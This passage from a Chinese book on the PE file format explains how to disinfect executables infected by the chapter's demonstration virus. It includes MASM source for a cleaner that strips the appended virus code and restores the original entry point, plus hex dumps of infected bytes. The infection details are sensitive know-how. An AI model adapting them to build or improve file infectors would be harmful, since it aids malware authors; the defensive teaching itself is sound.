其实，PE病毒的清理并不是一件容易的事情。因为PE感染方式千差万别，特别是病毒使用了一些反跟踪、反调试技术，前期对病毒代码的分析难度相当大，想通过程序实现自动分析基本是不可能实现的。所以，大部分的商业反病毒软件在对待PE病毒的处理上统一采用删除或隔离操作。下面来看针对本章病毒程序的编写解毒代码的思路。

23.3.1 基本思路

完全掌握了PE病毒的感染机制，即可编写解毒程序，使感染的PE文件恢复到原始状态（至少是不会再运行病毒代码的状态）。

从病毒编写思路来看，如果仅是为了杜绝文件被感染，只需要将硬盘中所有的未感染的PE头部开始的第2个双字，设置为病毒标志字节"iliq"，病毒就不会对文件实施破坏。但这种方法只能算是权益之计。还有一种快速的手动清理方法，那就是找到最后一节的C3字节码前最后一个非零双字，通过获取的病毒代码大小，计算出原始的入口地址；然后，将该入口地址重新覆盖PE入口地址，就可以达到跳过PE病毒代码的目的。例如以下所示的黑体部分，为感染后的记事本程序中与原始入口地址有关的部分。

```
00011030  E8 7E FF FF FF 61 C9 C3 8B 04 24 50 E8 00 00 00   .....a....$P....
00011040  00 5B 81 EB 41 1C 40 00 58 E8 78 FF FF FF E9 4A   .[..A.@.X.x....J
00011050  37 FF FF C3 00 00 00 00 00 00 00 00 00 00 00 00   7...............
```

但是，经过以上方法处理的PE中依旧存留着病毒代码，尽管不再起作用，总让人感觉很多余。所以，最好的解决办法就是分析病毒代码原理，编写解毒代码。

本实例解毒软件的编写思路大致为：通过程序入口找到病毒代码在文件的起始位置，然后去掉该位置后的所有数据，重新更正最后一节的描述项和程序入口地址。

综上所述，解毒程序的编写分为以下三步：

步骤1　计算病毒代码的大小。

步骤2　得到目标PE感染前原始的入口地址。

步骤3　修正目标PE的相关参数。

下面按照这三步逐一介绍。

23.3.2　计算病毒代码大小

解毒编程的第一步是要计算出病毒代码的大小。手工计算方法很简单，找一个没有被感染的程序，与感染后的这个程序进行比对；然后，使用PEInfo查看最后一节文件中对齐后的长度变化，即得出病毒代码大小。从前面的分析中可以看出，该值为：

00008e00h-00008000h＝0e00h

即3584个字节。

下面介绍利用程序计算病毒代码大小的方法。先来看以下字节码：

```
000103e0   50 41 44 44 49 4E 47 58 58 50 41 44 44 49 4E 47   PADDINGXXPADDING
000103f0   50 41 44 44 49 4E 47 58 58 50 41 44 44 49 4E 47   PADDINGXXPADDING
-----------------------------------------------------------------------------
00010400   E9 33 0C 00 00 47 65 74 50 72 6F 63 41 64 64 72   .3...GetProcAddr
00010410   65 73 73 00 4C 6F 61 64 4C 69 62 72 61 72 79 41   ess.LoadLibraryA
00010420   00 43 72 65 61 74 65 44 69 72 65 63 74 6F 72 79   .CreateDirectory
......
```

虚线上的部分是感染前的记事本文件的最后几个字节，虚线下的部分是感染后增加的病毒代码的部分数据。

程序中对病毒代码大小的计算方法有三步：

步骤1　获取感染病毒的notepad.exe的入口地址0x00013000，计算该部分在最后一节中的偏移量：

13000h-B000h＝8000h

步骤2　根据最后一节在文件的起始地址计算病毒代码所在文件的偏移fOff：

fOff＝8400h＋8000h＝10400h

步骤3　用文件总大小减去fOff得到的结果即为病毒代码的大小：

11200h-10400h＝0e00h

23.3.3 获取原始入口地址

首先，从最后一节的最后几个字节中找到跳转位置（因不同的目标PE最后一节大小不同，其补齐用的“00”字节的个数不定，所以必须通过算法来确定跳转指令操作数所在位置），根据该字节所在文件偏移求出RVA，根据跳转位置和当前RVA求出原始入口RVA。

病毒最后跳转指令在文件中的位置：0x0001104E

根据从文件偏移到RVA的计算得出RVA：0x00013C4E

原始入口地址的值与该值的差刚好是跳转指令的操作数0xFFFF374A，如下所示：

```
00011030  E8 7E FF FF FF 61 C9 C3 8B 04 24 50 E8 00 00 00   .....a....$P....
00011040  00 5B 81 EB 41 1C 40 00 58 E8 78 FF FF FF E9 4A   .[..A.@.X.x....J
00011050  37 FF FF C3 00 00 00 00 00 00 00 00 00 00 00 00   7...............
00011060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

通过逆运算（非逆运算为取反加一）可以求出原始入口的地址值为：0x00007398。一定不要忘记，计算时还要加上跳转指令本身的5个字节，最后得到程序原始的入口地址为：

0x00007398＋5＝0x0000739d

23.3.4　修正PE头部的其他参数

被感染的PE文件中最后一节的字段需要得到修正。要修正字段包括：

IMAGE_SECTION_HEADER.Misc

IMAGE_SECTION_HEADER.SizeOfRawData

23.3.5　主要代码

解毒代码详细内容见代码清单23-3。

代码清单23-3　本节PE病毒的解毒代码的函数_openFile（chapter23\antiVirPE.asm）

```
;--------------------
;打开PE文件并处理
;--------------------
_openFile proc
local @stOF:OPENFILENAME
local @hFile,@hMapFile
local @hDstFile
local @dwFileSize1,@dwTemp

invoke RtlZeroMemory,addr @stOF,sizeof @stOF
mov @stOF.lStructSize,sizeof @stOF
push hWinMain
pop @stOF.hwndOwner
mov @stOF.lpstrFilter,offset szExtPe
mov @stOF.lpstrFile,offset szFileName
mov @stOF.nMaxFile,MAX_PATH
mov @stOF.Flags,OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
invoke GetOpenFileName,addr @stOF ;让用户选择打开的文件
.if!eax
jmp @F
.endif
invoke wsprintf,addr szBuffer,addr szOut0,addr szFileName
invoke _appendInfo,addr szBuffer

invoke CreateFile,addr szFileName,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL ;获取文件大小
mov totalSize,eax

.if eax
invoke CreateFileMapping,@hFile,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile,eax
invoke MapViewOfFile,eax,\
FILE_MAP_READ,0,0
.if eax
mov lpMemory,eax ;获得文件在内存的映像起始位置
assume fs:nothing
push ebp
push offset _ErrFormat
push offset _Handler
push fs:[0]
mov fs:[0],esp
```

```
;开始处理文件
;获得入口地址，该地址即为病毒代码的起始地址
invoke getEntryPoint,lpMemory
invoke _RVAToOffset,lpMemory,eax ;求文件偏移
mov dwVirStartOff,eax
mov ebx,totalSize
sub ebx,eax
mov virSize,ebx
;求新文件大小
mov eax,totalSize
sub eax,virSize
mov dwNewFileSize,eax
invoke wsprintf,addr szBuffer,addr szOut124,eax
invoke _appendInfo,addr szBuffer
;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给lpDstMemory
;将目标文件复制到内存区域
mov ecx,dwNewFileSize
invoke MemCopy,lpMemory,lpDstMemory,ecx
invoke wsprintf,addr szBuffer,addr szOut1,virSize
invoke _appendInfo,addr szBuffer
;定位到最后一个节，修改其中的SizeOfRawData
invoke _getRVACount,lpMemory
xor edx,edx
dec eax
mov ecx,sizeof IMAGE_SECTION_HEADER
mul ecx
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
mov esi,edi
assume esi:ptr IMAGE_NT_HEADERS
add edi,sizeof IMAGE_NT_HEADERS
add edi,eax
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,[edi].SizeOfRawData
sub eax,virSize
mov [edi].SizeOfRawData,eax
;invoke wsprintf,addr szBuffer,addr szOutHex,eax
;invoke _appendInfo,addr szBuffer
;计算出程序最原始的入口地址
;从文件最后往前找第一个C3字节
mov esi,lpMemory
add esi,totalSize
```

```
.while al!=0c3h
mov al,byte ptr [esi]
dec esi
.endw
sub esi,3 ;获取跳转指令的操作数到@dwTemp
mov eax,dword ptr [esi]
mov @dwTemp,eax

invoke wsprintf,addr szBuffer,addr szOut3,eax
invoke _appendInfo,addr szBuffer

;求跳转指令在文件中的位置
sub esi,lpMemory
dec esi

invoke wsprintf,addr szBuffer,addr szOut2,esi
invoke _appendInfo,addr szBuffer

;求该偏移在内存中的RVA值
invoke _OffsetToRVA,lpMemory,esi

;该值加上5个指令字节码
add eax,5
add eax,@dwTemp ;求跳转的指令位置，即程序原始入口
mov dwOldEntryPoint,eax
invoke wsprintf,addr szBuffer,addr szOut4,eax
invoke _appendInfo,addr szBuffer

;修正函数入口地址
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,dwOldEntryPoint
mov [edi].OptionalHeader.AddressOfEntryPoint,eax

;修正SizeOfImage
;因为是减少文件大小，这个值就不用修正了

;将新文件内容写入到C:\bindC.exe
invoke writeToFile,lpDstMemory,dwNewFileSize

;处理文件结束
invoke _appendInfo,addr szFinished

jmp _ErrorExit

_ErrFormat:
invoke MessageBox,hWinMain,offset szErrFormat,NULL,MB_OK
_ErrorExit:
pop fs:[0]
add esp,0ch
invoke UnmapViewOfFile,lpMemory
.endif
invoke CloseHandle,@hMapFile
.endif
invoke CloseHandle,@hFile
.endif
.endif
```

```
166 @@:
167 ret
168 _openFile endp
```

以上所列为随书文件chapter23\antiVirPE.asm中的函数_openFile的源码。函数代码行18～39把要处理的PE目标文件映射到内存，行49～62计算出原始程序大小存储在变量dwNewFileSize中。行67～71调用函数GlobalAlloc用dwNewFileSize大小申请内存空间，行73～75将去掉病毒代码的部分复制到申请的内存空间中。行80～141更新了新文件中的一些参数，这些参数主要包括最后一节节表描述的两个字段和程序的入口地址，最后将已经解完毒的内存中的内容写入文件，完成解毒过程。

23.3.6　运行测试

解毒程序的运行界面见图23-1。



图　23-1　解毒运行过程

如图所示，针对感染病毒的文件进行解毒的操作不是很复杂。首先，求出新文件大小和病毒代码大小，然后求出原始的程序入口地址，并对相关参数进行修正。图中输出的是与该过程有关的几个主要变量的值。针对本章补丁程序实施的解毒相关文件在参考随书文件目录chapter23\a中。读者可以使用PEComp对比原始记事本程序与去掉病毒代码后的C:\bindE.exe文件，查看两者在PE头部的各字段值的区别，从而进一步认识PE病毒的清除方法。

注意　真正的反病毒软件在为感染的EXE文件解毒前要做的事情还有很多，如释放内存中加载的线程、删除注册的系统服务、删除注册表启动项、通盘扫描处理感染病毒的文件、为系统实施加固，等等。

23.4 小结

本章首先结合愤怒天使病毒介绍了病毒常用的保护技术，然后详细分析了一个标准的（含可传染、可破坏、可隐藏模块）PE病毒的实现原理，并探讨了如何编写相关的解毒代码。

本章重点是了解PE病毒传播过程，病毒的传播实际上就是为感染的目标PE文件打补丁的过程，这个过程在病毒补丁程序中有所展示。所谓“以毒攻毒”，只有深入了解了病毒的感染机制、传播机制和隐藏机制，才能够有针对性地使用一些编程技巧，甚至是一些病毒经常使用的技术，更好地去解毒。

后记

本书的写作至此就结束了。关于PE的应用不是一两本书就能写完的，还有许多应用由于篇幅的限制无法一一进行描述，这些应用包括为某一个程序添加背景音乐、记录电脑中某个应用程序的使用日志、为应用程序添加菜单项并实现编码、资源编辑、汉化等。相信读者阅读本书后，能够利用掌握的基本PE知识和相关的编程技术，按照自己设计的目标去实现基于PE的各种应用，打开计算机安全这扇看起来很高深的大门。

最后送给大家一句话：

Enjoy life every day!

祝愿所有奋斗在IT领域的同行们天天快乐。